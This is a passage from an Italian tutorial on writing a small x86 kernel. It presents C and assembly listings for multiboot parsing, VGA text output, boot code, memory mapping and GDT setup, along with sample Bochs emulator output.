    if ((info->flags & 4) > 0)
      {
        strncpy (os.multiboot.cmdline, info->cmdline, 1024);
      }
}
```

La funzione '**mboot_show()**' deve visualizzare direttamente le informazioni *multiboot*, salvate in precedenza, pertanto si avvale della funzione '**printf()**' che deve essere ancora descritta.

Listato 614.7. '`./05/lib/multiboot/mboot_show.c`'

```
#include <kernel/multiboot.h>
#include <stdio.h>
void
mboot_show (void)
{
    printf ("[%s] flags: %032b ", __func__, os.multiboot.flags);
    //
    if ((os.multiboot.flags & 1) > 0)
      {
        printf ("mlow: %04X mhigh: %08X", os.multiboot.mem_lower, os.multiboot.mem_upper);
      }
    printf ("\n");
    printf ("[%s] ", __func__);
    if ((os.multiboot.flags & 2) > 0)
      {
        printf ("bootdev: %08X ", os.multiboot.boot_device);
      }
    if ((os.multiboot.flags & 4) > 0)
      {
        printf ("cmdline: \"%s\"", os.multiboot.cmdline);
```

```
    }
    printf ("\n");
}
```

614.4 File «os.h»

Il file di intestazione '`os.h`' serve esclusivamente per definire una struttura, con la quale si crea la variabile strutturata ***os***, accessibile a ogni parte del sistema. In questa superstruttura vengono annotate tutte le informazioni che devono essere condivise. Il senso delle varie componenti della variabile ***os*** si chiarisce successivamente; a ogni modo è importante osservare che nel sistema non vengono usate altre variabili pubbliche.

Listato 614.8. '`./05/include/kernel/os.h`'

```
#ifndef _OS_H
#define _OS_H   1

#include <stdint.h>
#include <kernel/multiboot.h>
#include <stdbool.h>
#include <time.h>

typedef struct {
    //
    // Multiboot.
    //
    struct {
        uint32_t  flags;
        uint32_t  mem_lower;
        uint32_t  mem_upper;
        uint32_t  boot_device;
        char      cmdline[1024];
    } multiboot;
    //
    // Stato dello schermo VGA.
    //
    struct {
        unsigned short *video;
        unsigned short  columns;
        unsigned short  rows;
        unsigned int    position;
        unsigned char   attribute;
    } vga;
    //
    // «os.mem_ph»    Mappa della memoria fisica.
    //
    struct {
        uintptr_t  total_s;     // «..._s» = start
```

```
        uintptr_t  total_e;      // «..._e» = end.
           size_t  total_l;      // «..._l» = limit.
        uintptr_t  k_text_s;     // «k_...» = kernel.
        uintptr_t  k_text_e;     //
        uintptr_t  k_rodata_s;   //
        uintptr_t  k_rodata_e;   //
        uintptr_t  k_data_s;     //
        uintptr_t  k_data_e;     //
        uintptr_t  k_bss_s;      //
        uintptr_t  k_bss_e;      //
        uintptr_t  available_s;  //
        uintptr_t  available_e;  //
    } mem_ph;
    //
    // «os.gtd»               Tabella GTD.
    //
    union {
        struct {
            uint32_t  limit_a                : 16,
                      base_a                 : 16;
            uint32_t  base_b                 : 8,
                      accessed               : 1,
                      write_execute          : 1,
                      expansion_conforming : 1,
                      code_or_data           : 1,
                      code_data_or_system  : 1,
                      dpl                    : 2,
                      present                : 1,
                      limit_b                : 4,
                      available              : 1,
                      reserved               : 1,
                      big                    : 1,
                      granularity            : 1,
                      base_c                 : 8;
        } cd;
        struct {
            uint32_t  limit_a                : 16,
                      base_a                 : 16;
            uint32_t  base_b                 : 8,
                      type                   : 4,
                      code_data_or_system  : 1,
                      dpl                    : 2,
                      present                : 1,
                      limit_b                : 4,
                      reserved               : 3,
                      granularity            : 1,
                      base_c                 : 8;
```

```
        } system;
    } gdt[3];
    //
    // «os.gtdr»      Registro GTDR.
    //
    // È necessario che la struttura sia compattata, in modo da
    // usare complessivamente 48 bit; pertanto si usa l'attributo
    // «packed» del compilatore GNU C.
    //
    struct {
        uint16_t  limit;
        uint32_t  base;
    } __attribute__ ((packed)) gdtr;
    //
    // «os.idt»               Tabella IDT.
    //
    struct {
        uint32_t  offset_a : 16,
                  selector : 16;
        uint32_t  filler   : 8,
                  type     : 4,
                  system   : 1,
                  dpl      : 2,
                  present  : 1,
                  offset_b : 16;
    } idt[129];
    //
    // «os.idtr»      Registro IDTR.
    //
    // È necessario che la struttura sia compattata, in modo da
    // usare complessivamente 48 bit; pertanto si usa l'attributo
    // «packed» del compilatore GNU C.
    //
    struct {
        uint16_t  limit;
        uint32_t  base;
    } __attribute__ ((packed)) idtr;
    //
    // PIT: programmable interval timer.
    //
    struct {
        clock_t freq;
        clock_t clocks;
    } timer;
    //
    // Stato della tastiera.
    //
```

```
    struct {
        bool shift;
        bool shift_lock;
        bool ctrl;
        bool alt;
        bool echo;
        char key;
        char map1[128];
        char map2[128];
    } kbd;
    //
} os_t;
//
// Struttura pubblica con tutte le informazioni sul sistema.
//
os_t os;

#endif
```

614.5 Libreria «vga.h»

La libreria che fa capo al file di intestazione '`vga.h`' è responsabile della visualizzazione del testo attraverso lo schermo.

Listato 614.9. '`./05/include/kernel/vga.h`'

```
#ifndef _VGA_H
#define _VGA_H 1

#include <restrict.h>
#include <kernel/io.h>
#include <kernel/os.h>
#include <stddef.h>
#include <stdarg.h>
#include <stdint.h>
#include <stdio.h>

#define vga_char(c, attrib) ((int16_t) c \
                            | ((((int16_t) attrib) << 8) & 0xFF00))

void vga_init     (void);
void vga_set      (unsigned short *video, int columns, int rows,
                   int x, int y, int position, int attribute);
int  vga_clear    (void);
void vga_new_line (void);
void vga_putc     (int c);
void vga_puts     (char *string, size_t n);
```

```
int  vga_vprintf  (const char *restrict format, va_list arg);
int  vga_printf   (const char *restrict format, ...);

#define clear()             (vga_clear ())
#define echo()              (os.kbd.echo = 1)
#define noecho()            (os.kbd.echo = 0)

#endif
```

Alcune macro-istruzioni definite nel file '`vga.h`' si limitano a scrivere un valore all'interno di ***os.kbd.echo***, la quale, se attiva, rappresenta la richiesta di visualizzare sullo schermo il testo che viene digitato. La macro-istruzione '**`vga_char()`**' assembla due valori in modo da ottenere un valore a 16 bit adatto alla visualizzazione sullo schermo di un carattere (l'unione dell'attributo di visualizzazione e del carattere stesso).

La funzione '`vga_init()`' va usata prima di fare qualunque cosa con lo schermo VGA, per attribuire dei valori iniziali corretti alla struttura ***os.vga***, la quale serve a tenere memoria della posizione corrente del cursore di scrittura e dell'attributo corrente da usare per i colori dei caratteri da scrivere.

Listato 614.10. '`./05/lib/vga/vga_init.c`'

```
#include <kernel/vga.h>
void
vga_init (void)
{
    os.vga.video     = (unsigned short *) 0xB8000;
    os.vga.columns   = 80;
    os.vga.rows      = 25;
    os.vga.position  = 0;
    os.vga.attribute = 0x07;
}
```

La funzione '`vga_set()`' che appare nel listato successivo ha lo scopo di spostare e di tenere traccia della posizione corrente del cursore di scrittura, in base alle informazioni che gli vengono fornite, determinando il resto in modo predefinito. Va osservato che, quando si tratta di valori interi, per dire alla funzione '**`vga_set()`**' di utilizzare i dati predefiniti si trasmette un valore negativo.

Listato 614.11. '`./05/lib/vga/vga_set.c`'

```
#include <kernel/vga.h>
void
vga_set (unsigned short *video,
         int columns, int rows,
         int x, int y,
         int position,
         int attribute)
{
    unsigned short int current_y = os.vga.position / os.vga.columns;
    unsigned short int current_x = os.vga.position - current_y * os.vga.columns;
    unsigned int screen_size = os.vga.columns * os.vga.rows;
```

```
    char position_high;
    char position_low;
    //
    if (video != NULL)  os.vga.video   = video;
    if (columns >= 0)   os.vga.columns = columns;
    if (rows >= 0)      os.vga.rows    = rows;
    if (columns >= 0 || rows >= 0)
                        screen_size    = os.vga.columns * os.vga.rows;
    if (x >= 0)         current_x      = x;
    if (y >= 0)         current_y      = y;
    if (x >= 0 || y >= 0)
      {
        os.vga.position   = current_y * os.vga.columns + current_x;
        os.vga.position   = os.vga.position % screen_size;
      }
    if (position >= 0)
      {
        //
        // Ricalcola la posizione anche se è già stata determinata
        // con i parametri "x" and "y".
        //
        os.vga.position   = position % screen_size;
      }
    if (x >= 0 || y >= 0 || position >= 0)
      {
        //
        // Deve riposizionare il cursore.
        //
        position_high = (unsigned char) (os.vga.position >> 8);
        position_low  = (unsigned char) os.vga.position;
        //
        outb (0x3D4, 0x0E);
        outb (0x3D5, position_high);
        outb (0x3D4, 0x0F);
        outb (0x3D5, position_low);
      }
    if (attribute >= 0) os.vga.attribute = attribute;
}
```

Listato 614.12. '`./05/lib/vga/vga_clear.c`'

```
#include <kernel/vga.h>
int
vga_clear (void)
{
    unsigned short blank = vga_char (' ', os.vga.attribute);
    unsigned int   i;
    unsigned int   screen_size = os.vga.columns * os.vga.rows;

    for (i = 0; i < screen_size ; i++)
      {
        *(os.vga.video + i) = blank;
      }
    return 0;   // Per essere compatibile, in qualche modo, con «clear()».
}
```

Listato 614.13. '`./05/lib/vga/vga_new_line.c`'

```
#include <kernel/vga.h>
void
vga_new_line (void)
{
    unsigned short int current_y = os.vga.position / os.vga.columns;
    unsigned short int current_x = os.vga.position - current_y * os.vga.columns;
    unsigned short blank       = vga_char (' ', os.vga.attribute);
    unsigned int   screen_size = os.vga.columns * os.vga.rows;
    int i;
    int j;

    current_x = 0;
    current_y++;

    if (current_y >= os.vga.rows)
      {
        //
        // Copia il testo in su di una riga.
        //
        for (i = 0, j = os.vga.columns; j < screen_size; i++, j++)
          {
            *(os.vga.video + i) = *(os.vga.video + j);
          }
        //
        // Ripulisce l'ultima riga di testo.
        //
        for (i = screen_size - os.vga.columns; i < screen_size; i++)
          {
            *(os.vga.video + i) = blank;
          }
        current_y--;
      }
    vga_set (NULL, -1, -1, current_x, current_y, -1, -1);
}
```

Listato 614.14. '`./05/lib/vga/vga_putc.c`'

```
#include <kernel/vga.h>
void
vga_putc (int c)
{
    unsigned short int current_y = os.vga.position / os.vga.columns;
    unsigned short int current_x = os.vga.position - current_y * os.vga.columns;
    unsigned short int cell;

    if (c == '\n' || c == '\r')
      {
        vga_new_line ();
      }
    else
      {
        cell = vga_char (c, os.vga.attribute);

        *(os.vga.video + os.vga.position) = cell;

        if (current_x == os.vga.columns)
          {
            vga_new_line ();
          }
        else
          {
            vga_set (NULL, -1, -1, -1, -1, os.vga.position + 1, -1);
          }
      }
}
```

Listato 614.15. '`./05/lib/vga/vga_puts.c`'

```
#include <kernel/vga.h>
void
vga_puts (char *string, size_t n)
{
    size_t i;
    for (i = 0; i < n ; i++)
      {
        if (string[i] == 0) break;
        if (string[i] != 0) vga_putc (string[i]);
      }
    // Non aggiunge "\n"!
}
```

Listato 614.16. '`./05/lib/vga/vga_vprintf.c`'

```
#include <kernel/vga.h>
int
vga_vprintf (const char *restrict format, va_list arg)
{
    const size_t dim = 2000;  // Dimensione massima dello schermo: 25x80.
    char  string[dim];
    int   ret;
    string[0] = 0;
    ret = vsprintf(string, format, arg);
    vga_puts (string, dim);
    return ret;
}
```

Listato 614.17. '`./05/lib/vga/vga_printf.c`'

```
#include <kernel/vga.h>
int
vga_printf  (const char *restrict format, ...)
{
    va_list ap;
    va_start (ap, format);
    return vga_vprintf (format, ap);
}
```

Un primo kernel di prova

Avviando il sistema con GRUB 1 o con un altro programma conforme alle specifiche *multiboot*, il kernel dovrebbe trovarsi già in un contesto funzionante in modalità protetta, utilizzando tutta la memoria in modo lineare (ovvero senza suddivisione in segmenti). Pertanto, per visualizzare qualcosa sullo schermo non è indispensabile il passare subito alla preparazione della tabella GDT, cosa che consente di verificare se i file già preparati sono corretti.

In questo capitolo vengono descritti altri file del sistema in fase di sviluppo, ma in particolare '`kernel_main.c`' non è ancora nella sua impostazione definitiva, per consentire una verifica provvisoria del lavoro.

615.1 File «kernel.h»

Il file di intestazione '`kernel.h`' viene usato soprattutto per definire le funzioni principali del kernel, ma si possono notare, in coda, delle funzioni che in realtà non esistono, corrispondenti a etichette generate attraverso il «collegatore» (il *linker*). Queste funzioni fantasma servono solo per consentire l'individuazione degli indirizzi rispettivi, così da sapere come è disposto in memoria il kernel.

Listato 615.1. '`./05/include/kernel/kernel.h`'

```
#ifndef _KERNEL_H
#define _KERNEL_H       1

#include <restrict.h>
#include <kernel/multiboot.h>
#include <kernel/os.h>
//
// Funzioni principali da cui inizia l'esecuzione del kernel.
//
void kernel_boot        (void);
void kernel_main        (unsigned long magic, multiboot_t *info);
void kernel_memory      (multiboot_t *info);
void kernel_memory_show (void);
//
// Etichette di riferimento inserite dallo script di LD (linker script).
// Vengono dichiarate qui come funzioni, solo per comodità, ma servono
// solo per individuare le posizioni utilizzate dal kernel nella memoria
// fisica, così da poter costruire poi una tabella GDT decente.
//
void k_mem_total_s  (void);
void k_mem_text_s   (void);
void k_mem_text_e   (void);
void k_mem_rodata_s (void);
void k_mem_rodata_e (void);
void k_mem_data_s   (void);
void k_mem_data_e   (void);
void k_mem_bss_s    (void);
void k_mem_bss_e    (void);
void k_mem_total_e  (void);
```

```
#endif
```

La funzione '**`kernel_boot()`**' è quella responsabile dell'avvio ed è scritta necessariamente in linguaggio assemblatore. Si trova contenuta nel file '`kernel_boot.s`', assieme alla dichiarazione dell'impronta di riconoscimento *multiboot* e alla collocazione dello spazio usato per la pila dei dati (l'unica pila che questo piccolo sistema utilizzi). È attraverso la configurazione del collegatore, nel file '`linker.ld`', che viene specificato di partire con la funzione '**`kernel_boot()`**'.

Listato 615.2. '`./05/kernel/kernel_boot.s`'

```
.extern kernel_main
#
.globl  kernel_boot
#
# Dimensione della pila interna al kernel. Qui vengono previsti
# 32768 byte (0x8000 byte).
#
.equ STACK_SIZE,  0x8000
#
# Si inizia subito con il codice che si mescola con i dati;
# pertanto si deve saltare alla procedura che deve predisporre
# la pila e avviare il kernel scritto in C.
#
kernel_boot:
    jmp start
#
# Per collocare correttamente i dati che si trovano dopo l'istruzione
# di salto, si fa in modo di riempire lo spazio mancante al
# completamento di un blocco di 4 byte.
#
.align 4
#
# Intestazione «multiboot» che deve apparire poco dopo l'inizio
# del file-immagine.
#
multiboot_header:
    .int 0x1BADB002                    # magic
    .int 0x00000003                    # flags
    .int -(0x1BADB002 + 0x00000003)    # checksum
#
# Inizia il codice di avvio.
#
start:
    #
    # Regola ESP alla base della pila.
    #
    movl $(stack_max + STACK_SIZE), %esp
    #
    # Azzera gli indicatori contenuti in EFLAGS, ma per questo deve
```

```
    # usare la pila appena sistemata.
    #
    pushl $0
    popf
    #
    # Chiama la funzione principale scritta in C, passandogli le
    # informazioni ottenute dal sistema di avvio.
    #
    # void kernel_main (unsigned int magic, void *multiboot_info)
    #
    pushl %ebx          # Puntatore alla struttura contenente le
                        # informazioni passate dal sistema di avvio.
    pushl %eax          # Codice di riconoscimento del sistema di avvio.
    #
    call kernel_main    # Chiama la funzione kernel().
#
# Procedura di arresto.
#
halt:
    hlt                 # Se il kernel termina, ferma il microprocessore.
    jmp halt            # Se il microprocessore viene sbloccato, si
                        # ripete il comando HLT.
#
# Alla fine viene collocato lo spazio per la pila dei dati,
# senza inizializzarlo. Per scrupolo si allinea ai 4 byte (32 bit).
#
.align 4
.comm stack_max, STACK_SIZE
```

La funzione '**`kernel_main()`**' (avviata da '**`kernel_boot()`**') che viene mostrata nel listato successivo, non è ancora nella sua forma definitiva: per il momento si limita alla visualizzazione delle informazioni ***multiboot*** e allo stato della memoria utilizzata.

Listato 615.3. Prima versione del file '`./05/kernel/kernel_main.c`'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
void
kernel_main (unsigned long magic, multiboot_t *info)
{
    //
    // Inizializza i dati relativi alla gestione dello schermo VGA,
    // quindi ripulisce lo schermo.
    //
    vga_init ();
    clear ();
    //
    // Data e orario di compilazione.
    //
```

```
    printf ("05 %s\n", BUILD_DATE);
    //
    // Cerca le informazioni «multiboot».
    //
    if (magic == 0x2BADB002)
      {
        //
        // Salva e mostra le informazioni multiboot.
        //
        mboot_info (info);
        mboot_show ();
        //
        // Raccoglie i dati sulla memoria fisica.
        //
        kernel_memory (info);
        //
        // Omissis.
        //
      }
    else
      {
        printf ("[%s] no \"multiboot\" header!\n", __func__);
      }
    //
    printf ("[%s] system halted\n", __func__);
    _Exit (0);
}
```

I listati successivi, relativi alle funzioni '**`kernel_memory()`**' e '**`kernel_memory_show()`**', sono nel loro stato definitivo.

Listato 615.4. '`./05/kernel/kernel_memory.c`'

```
#include <kernel/kernel.h>
#include <stdio.h>
void
kernel_memory (multiboot_t *info)
{
    //
    // Imposta valori conosciuti o predefiniti.
    //
    os.mem_ph.total_s     = (uint32_t) &k_mem_total_s;
    os.mem_ph.total_e     = (uint32_t) &k_mem_total_e;
    os.mem_ph.available_s = (uint32_t) &k_mem_total_e;
    os.mem_ph.available_e = (uint32_t) &k_mem_total_e+0x0FFFFF; // 1 Mibyte.
    //
    os.mem_ph.k_text_s   = (uint32_t) &k_mem_text_s;
    os.mem_ph.k_text_e   = (uint32_t) &k_mem_text_e;
    os.mem_ph.k_rodata_s = (uint32_t) &k_mem_rodata_s;
```

```
    os.mem_ph.k_rodata_e = (uint32_t) &k_mem_rodata_e;
    os.mem_ph.k_data_s   = (uint32_t) &k_mem_data_s;
    os.mem_ph.k_data_e   = (uint32_t) &k_mem_data_e;
    os.mem_ph.k_bss_s    = (uint32_t) &k_mem_bss_s;
    os.mem_ph.k_bss_e    = (uint32_t) &k_mem_bss_e;
    //
    if ((info->flags & 1) > 0)
      {
        os.mem_ph.available_e = 1024 * info->mem_upper;
      }
    //
    os.mem_ph.total_l = os.mem_ph.available_e / 0x1000;
    //
    kernel_memory_show ();
}
```

Listato 615.5. '`./05/kernel/kernel_memory_show.c`'

```
#include <kernel/kernel.h>
#include <stdio.h>
void
kernel_memory_show (void)
{
    //
    printf ("[%s] kernel %08" PRIX32 "..%08" PRIX32
            "  avail. %08" PRIX32 "..%08" PRIX32 "\n",
                    __func__,
                    os.mem_ph.total_s,
                    os.mem_ph.total_e,
                    os.mem_ph.available_s,
                    os.mem_ph.available_e);
    //
    printf ("[%s] text   %08" PRIX32 "..%08" PRIX32
            "  rodata %08" PRIX32 "..%08" PRIX32 "\n",
                    __func__,
                    os.mem_ph.k_text_s,
                    os.mem_ph.k_text_e,
                    os.mem_ph.k_rodata_s,
                    os.mem_ph.k_rodata_e);
    //
    printf ("[%s] data   %08" PRIX32 "..%08" PRIX32
            "  bss    %08" PRIX32 "..%08" PRIX32 "\n",
                    __func__,
                    os.mem_ph.k_data_s,
                    os.mem_ph.k_data_e,
                    os.mem_ph.k_bss_s,
                    os.mem_ph.k_bss_e);
    //
    printf ("[%s] limit  %08" PRIX32 "\n",
```

```
                        __func__,
                        os.mem_ph.total_l);
}
```

615.2 Altri file mancanti

Nella descrizione della libreria che fa capo al file di intestazione '`stdlib.h`', è stata omessa la funzione '**`_Exit()`**' che ora è indispensabile precisare, essendo usata dalla funzione '**`kernel_main()`**'. In pratica si esegue semplicemente un ciclo senza fine, cercando però di sospendere il funzionamento del microprocessore, fino a quando si verifica un'interruzione.

Listato 615.6. '`./05/lib/_Exit.s`'

```
.globl _Exit
#
_Exit:
    enter $0, $0
    .equ status,  8         # Primo argomento.
    mov  status(%ebp), %eax # Copia il valore da restituire in EAX,
                            # anche se poi non se ne fa nulla.
    leave
    #
halt:
    hlt                 # Ferma il microprocessore.
    jmp halt            # Se il microprocessore viene sbloccato, si
                        # ripete il comando HLT.
```

615.3 Compilazione e prova di funzionamento

Prima di procedere alla compilazione con lo script '**`compile`**' (o direttamente con '**`makeit`**'), occorre verificare che la variabile di ambiente '**`TAB`**' sia dichiarata correttamente nello script '**`makeit`**', in modo da contenere esattamente un carattere di tabulazione orizzontale (diversamente i file-make non verrebbero creati nel modo giusto). Inoltre occorre avere preparato il file-immagine del dischetto e averlo innestato nella directory '`/mnt/fd0/`' (diversamente occorre modificare sempre lo script '**`makeit`**'). Quando tutto sembra pronto, basta avviare lo script '**`bochs`**' (da una finestra di terminale, durante una sessione grafica di lavoro con X) per far partire il sistema giocattolo in prova. Se tutto va bene, viene visualizzato il testo seguente e poi tutto si ferma; se invece si presenta un errore, il simulatore Bochs riavvia e si riparte con GRUB 1.

```
05 20070818140007
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010BAFC  avail. 0010BAFC..01EF0000
[kernel_memory_show] text   00100000..00102FEC  rodata 00102FEC..00103144
[kernel_memory_show] data   00103144..00103144  bss    00103160..0010BAFC
[kernel_memory_show] limit  00001EF0
[kernel_main] system halted
```

Dall'esempio mostrato si può determinare quanto segue: la memoria bassa arriva fino a $27F_{16}$ Kibyte (639 Kibyte); la memoria alta arriva fino a $7BC0_{16}$ Kibyte (31 680 Kibyte); il kernel utilizza la memoria da 100000_{16} byte (1 024 Kibyte) a $10BAFC_{16}$ byte (1 070 Kibyte circa); pertanto la parte rimanente è tutta memoria libera.

Con questi dati, nel capitolo successivo viene preparata una tabella GDT minima, con la quale si definisce solo la memoria esistente effettivamente.

Capitolo 616

Tabella GDT

La preparazione di una tabella GDT è indispensabile per poter accedere alla memoria in modalità protetta. Nel sistema in corso di realizzazione si intende usare la memoria in modo lineare, senza segmentazioni e senza pagine, pertanto si compila la tabella GDT con il minimo indispensabile, avendo cura di indicare in modo preciso la memoria esistente.

616.1 Struttura

Nel file di intestazione '`os.h`' è già stata predisposta la struttura che facilita la compilazione e l'interpretazione dei descrittori della tabella GDT. In particolare viene usata un'unione, con due suddivisioni alternative: una per i descrittori di segmento codice o dati e l'altra per i descrittori di sistema. Per il lavoro in corso di realizzazione, i descrittori di sistema non vengono utilizzati, pertanto è sufficiente concentrarsi sulla struttura '**`os.gdt[`*n*`].cd`**':

```
...
    union {
        struct {
            uint32_t  limit_a              : 16,
                      base_a               : 16;
            uint32_t  base_b               : 8,
                      accessed             : 1,
                      write_execute        : 1,
                      expansion_conforming : 1,
                      code_or_data         : 1,
                      code_data_or_system  : 1,
                      dpl                  : 2,
                      present              : 1,
                      limit_b              : 4,
                      available            : 1,
                      reserved             : 1,
                      big                  : 1,
                      granularity          : 1,
                      base_c               : 8;
        } cd;
        struct {
            ...
            ...
        } system;
    } gdt[3];
...
```

616.2 Libreria «gdt.h»

Il file di intestazione '`gdt.h`' contiene la dichiarazione delle funzioni che riguardano la gestione della tabella GDT.

Listato 616.2. '`./05/include/kernel/gdt.h`'

```
#ifndef _GDT_H
#define _GDT_H  1

#include <inttypes.h>
#include <stdbool.h>
#include <kernel/os.h>

void gdt_desc_seg (int           descriptor,
                   uint32_t      base,
                   uint32_t      limit,
                   bool          present,
                   bool          granularity,
                   bool          code,
                   bool          write_execute,
                   bool          expand_down_non_conforming,
                   unsigned char dpl);
void gdt_print      (void *gdtr);
void gdt_load       (void *gdtr);
void gdt            (void);

#endif
```

La funzione '**`gdt_desc_seg()`**' serve a facilitare la compilazione di un descrittore della tabella; la funzione '**`gdt_print()`**' consente di visualizzare il contenuto della tabella, partendo dal contenuto del registro ***GDTR***, indipendentemente da altre informazioni; la funzione '**`gdt_load()`**' fa in modo che il microprocessore utilizzi il contenuto della tabella GDT; la funzione '**`gdt()`**', avvalendosi delle altre funzioni già citate, crea la tabella minima richiesta, ne mostra il contenuto e la attiva.

Listato 616.3. '`./05/lib/gdt/gdt_desc_seg.c`'

```
#include <kernel/gdt.h>
#include <stdio.h>
void
gdt_desc_seg (int           desc,
              uint32_t      base,
              uint32_t      limit,
              bool          present,
              bool          granularity,
              bool          code,
              bool          write_execute,
              bool          expand_down_non_conforming,
              unsigned char dpl)
```

```
{
    //
    // Verifica di non eccedere la dimensione dell'array.
    //
    int max = ((sizeof (os.gdt)) / 8) - 1;
    if (desc > max)
      {
        printf ("[%s] ERROR: selected descriptor %i when max is %i!\n",
                __func__, desc, max);
        return;
      }
    //
    // Limite.
    //
    os.gdt[desc].cd.limit_a = (limit & 0x0000FFFF);
    os.gdt[desc].cd.limit_b = limit / 0x10000;
    //
    // Indirizzo base.
    //
    os.gdt[desc].cd.base_a = (base & 0x0000FFFF);
    os.gdt[desc].cd.base_b = ((base / 0x10000) & 0x000000FF);
    os.gdt[desc].cd.base_c = (base / 0x1000000);
    //
    // Attributi.
    //
    os.gdt[desc].cd.accessed             = 0;
    os.gdt[desc].cd.write_execute        = write_execute;
    os.gdt[desc].cd.expansion_conforming = expand_down_non_conforming;
    os.gdt[desc].cd.code_or_data         = code;
    os.gdt[desc].cd.code_data_or_system  = 1;
    os.gdt[desc].cd.dpl                  = dpl;
    os.gdt[desc].cd.present              = present;
    os.gdt[desc].cd.available            = 0;
    os.gdt[desc].cd.reserved             = 0;
    os.gdt[desc].cd.big                  = 1;
    os.gdt[desc].cd.granularity          = granularity;
}
```

Listato 616.4. '`./05/lib/gdt/gdt_print.c`'

```
#include <kernel/gdt.h>
#include <stdio.h>
//
// Mostra il contenuto di una tabella GDT, a partire dal puntatore al
// registro GDTR in memoria. Pertanto non si avvale, volutamente, della
// struttura già predisposta con il linguaggio C, mentre «gdtr_t» viene
// creato qui solo provvisoriamente, per uso interno. Ciò serve ad
// assicurare che questa funzione compia il proprio lavoro in modo
// indipendente, garantendo la visualizzazione di dati reali.
```

```
//
typedef struct {
    uint16_t  limit;
    uint32_t  base;
} __attribute__ ((packed)) local_gdtr_t;
//
void
gdt_print (void *gdtr)
{
    local_gdtr_t *g = gdtr;
        uint32_t *p = (uint32_t *) g->base;

    int max = (g->limit + 1) / (sizeof (uint32_t));
    int i;

    printf ("[%s] base: 0x%08" PRIX32 " limit: 0x%04" PRIX32 "\n",
             __func__, g->base, g->limit);

    for (i = 0; i < max; i+=2)
      {
        printf ("[%s] %" PRIx32 " %032" PRIb32 " %032" PRIb32 "\n",
                __func__, i/2, p[i], p[i+1]);
      }
}
```

Listato 616.5. ‘./05/lib/gdt/gdt_load.s’

```
.globl  gdt_load
#
gdt_load:
    enter $0, $0
    .equ gdtr_pointer,  8          # Primo argomento.
    mov  gdtr_pointer(%ebp), %eax  # Copia il puntatore in EAX.
    leave
    #
    lgdt (%eax)         # Carica il registro GDTR dall'indirizzo in EAX.
    #
    # 2 dati per il kernel, DPL 0, comprendente tutta la memoria
    #   disponibile: selettore 0x10+0.
    #
    mov  $0x10, %ax
    mov  %ax,   %ds
    mov  %ax,   %es
    mov  %ax,   %fs
    mov  %ax,   %gs
    mov  %ax,   %ss
    #
    # 1 codice per il kernel, DPL 0, comprendente tutta la memoria
```

```
    #   disponibile: selettore 0x08+0.
    #
    jmp  $0x08, $flush
flush:
    ret
```

Listato 616.6. '`./05/lib/gdt/gdt.c`'

```
#include <kernel/gdt.h>
void
gdt (void)
{
    //
    // Imposta i dati necessari al registro GDTR.
    //
    os.gdtr.limit = (sizeof (os.gdt) - 1);
    os.gdtr.base  = (uint32_t) &os.gdt[0];
    //
    // Azzera le voci previste dell'array «os.gdt[]».
    // La prima di queste voci (0) rimane azzerata e non deve
    // essere utilizzata.
    //
    int i;
    for (i = 0; i < ((sizeof (os.gdt)) / 8); i++)
      {
        gdt_desc_seg (i, 0, 0, 0, 0, 0, 0, 0, 0);
      }
    //
    // 1 codice per il kernel, DPL 0, comprendente tutta la memoria
    //   disponibile: selettore 0x08+0.
    //
    gdt_desc_seg (1, 0,
                  os.mem_ph.total_l, 1, 1, 1, 1, 0, 0);
    //
    // 2 dati per il kernel, DPL 0, comprendente tutta la memoria
    //   disponibile: selettore 0x10+0.
    //
    gdt_desc_seg (2, 0,
                  os.mem_ph.total_l, 1, 1, 0, 1, 0, 0);
    //
    // Mostra la tabella GDT e poi la carica.
    //
    gdt_print (&os.gdtr);
    gdt_load  (&os.gdtr);
}
```

616.3 Modifiche da apportare a «kernel_main.c»

Nel file '`kernel_main.c`' va aggiunta l'incorporazione del file '`gdt.h`' e la chiamata alla funzione '**`gdt()`**':

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
…
        //
        // Raccoglie i dati sulla memoria fisica.
        //
        kernel_memory (info);
        //
        // Predispone la tabella GDT.
        //
        gdt ();
…
```

Una volta ricompilato il lavoro e avviato con Bochs, si deve ottenere una schermata simile a quella seguente:

```
05 20070819115151
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010BF7C  avail. 0010BF7C..01EF0000
[kernel_memory_show] text   00100000..00103418  rodata 00103418..001035FC
[kernel_memory_show] data   001035FC..001035FC  bss    00103600..0010BF7C
[kernel_memory_show] limit  00001EF0
[gdt_print] base: 0x0010B648 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000100000000010000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
[kernel_main] system halted
```

Capitolo 617

Gestione della memoria

Nel sistema in corso di realizzazione non si intende gestire la memoria in modo sofisticato; in particolare non si vogliono usare né segmenti, né pagine. In pratica, lo spazio che rimane dopo l'intervallo usato dal kernel viene gestito con una lista e sulla base di questa impostazione vengono realizzate le funzioni '...`alloc()`' e '`free()`'.

617.1 Gestione della memoria attraverso una lista

Si intende gestire l'allocazione di memoria attraverso una lista in cui l'inizio di un blocco di memoria contenga il riferimento al blocco successivo e l'indicazione se il proprio sia un blocco libero o utilizzato; pertanto, come si vede nella figura, l'ultimo blocco punta al primo.


